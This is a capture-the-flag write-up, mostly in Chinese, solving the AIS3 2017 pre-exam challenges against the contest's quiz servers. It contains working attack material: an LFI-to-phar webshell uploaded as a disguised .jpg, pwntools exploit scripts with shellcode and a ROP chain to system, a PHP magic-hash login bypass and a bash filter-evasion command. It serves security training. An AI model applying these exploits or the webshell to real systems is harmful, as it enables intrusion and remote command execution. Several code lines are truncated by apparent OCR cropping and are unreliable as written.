
AIS3 2017 pre exam

WEB 1

- 簡單web，基本就是考header,cookie,source code那些，curl看response，不會被browser redirect location。

```
curl https://quiz.ais3.org:42351 -i
```



```
AIS3{As_Simple_As_Usual}
```

WEB 2

- 題目source：

```
$db = array(
    ...
    array("username" => "dillon", "password" => "cb2277c9f695cd4c4d8453b531329
    array("username" => "quinton", "password" => "e322aae4dd7de048f8a5827874dc
    array("username" => "caridad", "password" => "edf4bcb49c1bc2e0aa720ad25978
    array("username" => "lucas", "password" => "a551c048a50263748a98a3a914da20
    array("username" => "sena", "password" => "0e959146861158620914280512624 07
    array("username" => "deja", "password" => "590aea8ba65098dccb7ee6835039f94
    array("username" => "fiona", "password" => "8c15dd1dcd59386d2a813eaa9ac019
    array("username" => "mechelle", "password" => "ca8087d12f12a9442e1c5994217
    array("username" => "an", "password" => "cf0d72a68a70e78f78b4b97d0fef7d89"
    ...
);

$msg = "";
if (isset($_POST["username"]) and isset($_POST["password"]))
{
    $username = (string)$_POST["username"];
    $password = (string)$_POST["password"];

    $success = false;
    foreach ($db as $row)
    {
        if ($username == $row["username"] and md5($password) == $row["password
        {
            $msg = "Successful login as $username. Here's your flag: ".$flag;
            $success = true;
            break;
        }
    }
    if (!$success)
    {
```

```
33            $msg = "Invalid username or password.";
34        }
35    }
36    ?>
```

- 基本web，php判斷式bypass，有array繞過，或型態繞過，這邊針對md5找特殊雜湊值，很明顯找到第7行， `array("username" => "sena", "password" => "0e959146861158620914280512624073"),` ，找到password雜湊後為 `0eXXXX` 形式，在php解析中，可以達到 `0 == 0` 為 `true` 的結果， `username: sena password: QNKCDZO` ，bypass。

```
md5('QNKCDZO') => 0e830400451993494058024219903391 => 0 == 0
<= 0e959146861158620914280512624073 <= $row["password"]
```

```
AIS3{Hey!Why_can_you_login_without_the_password???}
```

WEB 3

- 一樣基本web，看到php include傳參，嘗試LFI：

```
https://quiz.ais3.org:23545/?p= \
php://filter/convert.base64-encode/resource=index
```

- Base64 decode後index.php source code:

```php
<?php
// flag1: AIS3{Cute_Snoopy_is_back!!?!?!!?}


// disabled for security issue
$blacklist = ["http", "ftp", "data", "zip"];
foreach ($blacklist as &$s)
    stream_wrapper_unregister($s);

$FROM_INCLUDE = true;

$pages = array(
    // disabled
    // "uploadddddddd" => "Uploads",
    "about" => "About"
);

if (isset($_GET["p"]))
    $p = $_GET["p"];
else
    $p = "home";


if(strlen($p) > 100)
{
    die("parameter is too long");
}

?>
```

```
AIS3{Cute_Snoopy_is_back!!?!?!!?}
```

WEB 4

- 延續web point 3，有些線索 `"uploadddddddd" => "Uploads",` ，找到Upload的頁面，限上傳 `jpg` 檔，回傳新分配路徑 `./images/<ip>/<random string>.jpg` ，思路為symbol link去嘗試撈其他檔案，不過似乎都沒過濾，而且filter只看 `.jpg` ，不看檔案content，所以考慮偽裝pass `.jpg` ，上傳backdoor，達到webshell RCE，之前有看過LFI其他變形，可以inject裡用phar://來打包多個php file，支援tar zip等，同時可以incude + `.php` ，故將shell.php壓縮成 `shell.php.zip` 更名為 `shell.jpg` 上傳，再利用LFI喂 `phar://<new path>/shell` ，達到執行shell.php php code。
- shell.php:

```php
<?php
    echo 'yuawn';
    echo passthru( $_REQUEST['cmd'] );
?>
```

- 起初用 `GET` ，發現include的時候+ `.php` 參數會讓路徑失敗，故更改成 `$_REQUEST['cmd']` ，傳參。

```
https://quiz.ais3.org:23545/?p= \
phar://./images/60.251.236.13/ayl9FkEjE.jpg/shell&cmd=
```

```
AIS3{RCEEEEEEEEE_is_sooooooooooo_funnnnnnnnnnnn!?!!?!!!}
```

PWN 1

- 跳youcantseeme， `0x804860a` ，送的時候 `\x0a\x86` 會吃到換行符，改跳 `0x8048613` ，直接 call system。

```python
#!/usr/bin/env python
# -*- coding: ascii -*-
from pwn import *

#ais3{4nn0y1n9_Wh1t3_SpAcE_CHAR4CTERS}

host = 'quiz.ais3.org'
port = 9561
y = remote(host,port)

'''
08048613         push       0x804875c        -> 'sh'
08048618         call       j_system
'''

y.send( p32( 0x8048613 ) )

y.interactive()
```

PWN 2

- 忘了題目細節，好像是有source code這題，不過看exploit可以回想起，overflow決定一個4 byte int，值為77，再輸入77，比對成功，會回傳flag每個char去對輸入值xor，反向xor回去就OK了。
- exploit:

```python
#!/usr/bin/env python
# -*- coding: ascii -*-
from pwn import *

#ais3{Just_a_simpl3_overflow}

host , port = 'quiz.ais3.org' , 56746
y = remote(host,port)

p = 'a' * 20
p += p32( 77 )

y.sendafter( ':' , p + '\n' )
y.sendafter( ':' , str( 77 ) + '\n' )
y.sendafter( ':' , '1\n' )

y.recvuntil( 'ic :' )

o = y.recv(1024)

log.success( o )

flag = ''.join( chr( ord( c ) ^ 77 ) for c in o )

log.success( flag )

y.interactive()
```

PWN 3

- 這題考shellcodeing，跟 `pwnable.tw` 的 `orw` 大同小異，有syscall filter，有對shellcode長度限制，基本上就好像做compiler在做的優化，可以適度運用x86 instruction，他佔的opcode lenght較短，然後flag很長，在考read 資料流是會接續讀取的，故可以直接在syscall就會直接read下一批byte。
- exploit:

```python
#!/usr/bin/env python
# -*- coding: ascii -*-
from pwn import *


host = 'quiz.ais3.org'
port = 9563
#host , port = '127.0.0.1' , 4000
y = remote(host,port)

_asm = """
xor edx, edx
xor esi, esi
mov rax, 0x67
push rax
mov rax,  0x616c662f2f2f336e
push rax
mov rax,  0x77702f656d6f682f
push rax
mov rdi, rsp
mov eax, 0x2
syscall

mov edx, 0x2a
mov esi, 0x6019e0
mov edi, eax
xor eax, eax
syscall        /* read part 1 */

xor eax, eax   /* read part 2 */
syscall

```

```
xor eax, eax   /* read part 3 */
syscall

mov edi, 0x1
xor eax, eax
inc eax
syscall

"""

sc = asm( _asm , arch = 'amd64')

print len( sc  )

y.send( sc )

y.interactive()
```

PWN 4

- `format string` leak `code base` 以及 `rw-` area。
- ROP構造， `read( 0 , [address] , r8d )` 並且 `system( [address] )` ，第一次 `overflow` 做 `read( 0 , [address] , r8d )` ，並send(“type flag.txt”)回到 `while(1)` 選2再次 `overflow` 嘗試ROP構造將 `[address]` 喂給 `system` 做 `system( "type flag.txt\x00" )` 或 `system( "cmd\x00" )` 。
- exploit:

```python
#!/usr/bin/env python
# -*- coding: ascii -*-
from pwn import *

#ais3{St4ck_0v3rfl0w_1s_v3ry_d4ng3rous}

host , port = 'quiz.ais3.org' , 4869
y = remote(host,port)


def bof( p ):
    y.sendafter( ':' , '2\n' )
    y.sendafter( ':' , p )

def eco( p ):
    y.sendafter( ':' , '1\n' )
    y.sendafter( ':' , p + '\n' )


remote_leak = 0x7FF775DA11B3
offset      = 0x11b3
remote_base = 0x7ff775da0000

ch_base     = 0x7ff711afb000
ch_echo     = 0x7ff711afbde0

ppr = 0x4599

system      = 0x11c3
bye         = 0x11bc
pop_rax     = 0x10a35
pop_r13     = 0x639a
```

```
pop_rsi     = 0x1d45
pop_rdi_rsi = 0x1d44
ret         = 0x1128
hl          = 0x1051

menu_read   = 0x1182


fmt = '%pABC%p\n'
eco( fmt )
y.recvuntil( 'ABC' )
o = y.recvline()[:-2]
magic = int( o , 16 ) # rw- area
log.success( 'Magic Area -> {}'.format( hex( magic ) ) )
maigic = 0x7ffe34eed478


'''
1dfb   mov rdx, r13 ; call rax
11b74  xchg eax, ebp ; ret
1d44   pop rdi ; pop rsi ; ret

1d44   pop rdi ; pop rsi ; ret
2648   mov rcx, rdi ; call rsi
'''

r8d = 0x2643
# mov r8d, ebp ; mov edx, ebx ; mov rcx, rdi ; call rsi

p = 'D' * 0x20
p += p64( remote_base + pop_rsi )
p += p64( remote_base + 0x1dfb )
# rsi = &( mov rdx, r13 ; call rax )
```

```
p += p64( remote_base + 0x11b74 )
# xchg eax, ebp ; ret  # for mov r8d, ebp , crash without it , maybe r8d = 0x0
p += p64( remote_base + pop_rax )
p += p64( remote_base + menu_read )
p += p64( remote_base + pop_r13 )
p += p64( magic )
p += p64( remote_base + r8d )
# mov r8d, ebp ; mov edx, ebx ; mov rcx, rdi ; call rsi

bof( p )


cmd = 'type flag.txt'

y.send( cmd + '\x00' )

'''
system( [ rcx ] )
'''

p = 'D' * 0x20
p += p64( remote_base + pop_rdi_rsi )
# pop rdi ; pop rsi ; ret
p += p64( magic )
p += p64( remote_base + 0x4632 )
# offset inside system function to avoid crash
p += p64( remote_base + 0x2648 )
# mov rcx, rdi ; call rsi

bof( p )


y.interactive()
```

```
ais3{St4ck_0v3rfl0w_1s_v3ry_d4ng3rous}
```

REVERSE 1

- CE(Cheat Engine)撈Memory flag。

```
AIS3{h0w d1d y0u s3e it}
```

REVERSE 2

- 分析可以看到，程式用 `time(0)` 當種子，即用UNIX time `srand()` ，若能找到同個種子，前幾個random number都會是一樣的，有提示程式執行日期，故嘗試86400秒當天UNIX time必能 `xor` 回去flag。

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <fcntl.h>

/*
UNIX time: 1498422148
ais3{5m411_R4N93~_345Y~}
*/

int main(){

        FILE *fd = fopen( "./enc" , "r" );

        char flag[24];

        fread( flag , 1 , 24 , fd );

        unsigned int seed = time(0) , crack = 1498406400;

        while( crack++ && crack < 1498492800 ){
                srand( crack );
                char ans[24];
                for( int i = 0 ; i < 24 ; i++ ) ans[i] = flag[i] ^ rand();

                char check[5] = "AIS3" , check2[5] = "ais3";
                if( !memcmp( check , ans , 4 ) || !memcmp( check2 , ans , 4 ) )
                     ![](https://)printf( "%d %s\n" , crack , ans );
        }

        return 0;

```

```
}
```

Crypto 1

- xor 性質。

```python
#!/usr/bin/env python2
from pwn import *

'''
AIS3{A XOR B XOR A EQUALS B}
'''

a = [ 964600246 , 1376627084 , 1208859320 , 1482862807 , 1326295511 , 11815315

c = u32( 'AIS3' ) ^ 964600246

flag = ''

for i in range( 7 ): flag += p32( a[i] ^ c )

log.success( flag )
```

Crypto 2

- AES ECB Bock加密性質，嘗試組合偽造decrypt data。

```python
#!/usr/bin/env python3

from base64 import b64encode as b64e
from base64 import b64decode as b64d

'''
AES ECB
Weak ECB
plain text encrypted text one to one block
combine

ais3{ABCDEFGHIJKLMNOPQRSTUVWXYZZZZZZZ}
'''

'''
name=aaaaaaaaaaa aaaaaaaaa&role=s tudent&password= admin           [48:64]
vZ4rNRpfpwFZUP83L5Jigce1lFMKRtEeCbp9X3W7/Dn8WEHPV6Zdp/KKs0LYXHAWU9yLILEin/6/PW

name=aaaaaaaaaaa aaaaaaaaaa&role= student&password =a              [16:32]
vZ4rNRpfpwFZUP83L5JigYj7y6KN3Z1Ksupw38xwepV24mRvjDCs4aopIOB2u/UPxzCJzWUn2mqoOZ

name=yuan&role=s tudent&password= aaaaaaaaaa                       [:32]
Rx99N3Y3zZpeXJsDeqQaHfxYQc9Xpl2n8oqzQthccBaA/irutRA80R5dATPkMwul

name=yuan&role=s tudent&password= aaaaaaaaaa&role= admin(padding)
'''



ans = b64d('Rx99N3Y3zZpeXJsDeqQaHfxYQc9Xpl2n8oqzQthccBaA/irutRA80R5dATPkMwul')
ans = b64e( ans )
print( ans )
```

- 偽造data: `name=yuan&role=s tudent&password= aaaaaaaaaa&role= admin(padding)`

Crypto 3

- 這題考Google先前公布SHA1的第一個碰撞，可以拿來利用。

```
#!/usr/bin/env python2
import requests
import urllib2
import hashlib

#Flag1: AIS3{SHA1111l111111_is_broken}</br>Flag2: AIS3{Any_limitation_can_not_
#AIS3{SHA1111l111111_is_broken}

aa = open( 'shattered-1.pdf' , 'r' ).read()
bb = open( 'shattered-2.pdf' , 'r' ).read()

#a = urllib2.urlopen("http://shattered.io/static/shattered-1.pdf").read()[:500
#b = urllib2.urlopen("http://shattered.io/static/shattered-2.pdf").read()[:500

#aa.write( a )
#bb.write( b )

# brute force with SHA1() startswith 'f00d'
"""
p = 0

for j in range( 1000 ):
    for i in range(5000):
        print i , j
        a = aa[:i] + '\x00Snoopy_do_not_like_cats_hahahaha\x00ddaa_is_PHD' + '
        b = bb[:i] + '\x00Snoopy_do_not_like_cats_hahahaha\x00ddaa_is_PHD' + '
        print hashlib.sha1( a ).hexdigest()
        print hashlib.sha1( b ).hexdigest()
        if hashlib.sha1( a ).hexdigest().startswith( 'f00d' ) or hashlib.sha1(
            p = 1
            break

```

```
    if p:
        break

"""

l = 3754
preffix = ''

a = aa[ : l ] + '\x00Snoopy_do_not_like_cats_hahahaha\x00ddaa_is_PHD' + '\x00'
b = bb[ : l ] + '\x00Snoopy_do_not_like_cats_hahahaha\x00ddaa_is_PHD' + '\x00'

url = 'https://web2.nasa.yuawn.idv.tw/ais3.php' # self host test
url = 'https://quiz.ais3.org:32670/'

r = requests.post( url, data={'username': a , 'password': b });

print r.text

print hashlib.sha1( a ).hexdigest()
print hashlib.sha1( b ).hexdigest()

```

Crypto 4

- 接續上題，嘗試讀取不同長度的collision pdf，並增加不同長度 `null byte` ，找出組合對應SHA1結果為 `f00d` 開頭。
- Script同上。

Misc 1

- 忘記flag了。


Misc 2

```
curl -i https://quiz.ais3.org:31532/
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Jul 2017 20:32:07 GMT
Server: Apache/2.4.18
HereItIs: Uzc0RzMyLnBocA==
Vary: Accept-Encoding
Content-Length: 90
Content-Type: text/html; charset=UTF-8

I've sent you something :)<html>
<body>
                <!--<img src="sudoku.png" />-->
</body>
</html>
```

- 奇怪的Header Base64 decode `S74G32.php` .



- 非常明顯。

```
AIS3{pika}
```

Misc 4

- Bash bypass filter.

```
./shell 'cd ..;cd ..;$(pwd)bin$(pwd)cat $(pwd)home$(pwd)misc4$(pwd) \
fla${INF}g'
```

```
ais3{I_AM_NOT_FAMALIAR_WITH_IT}
```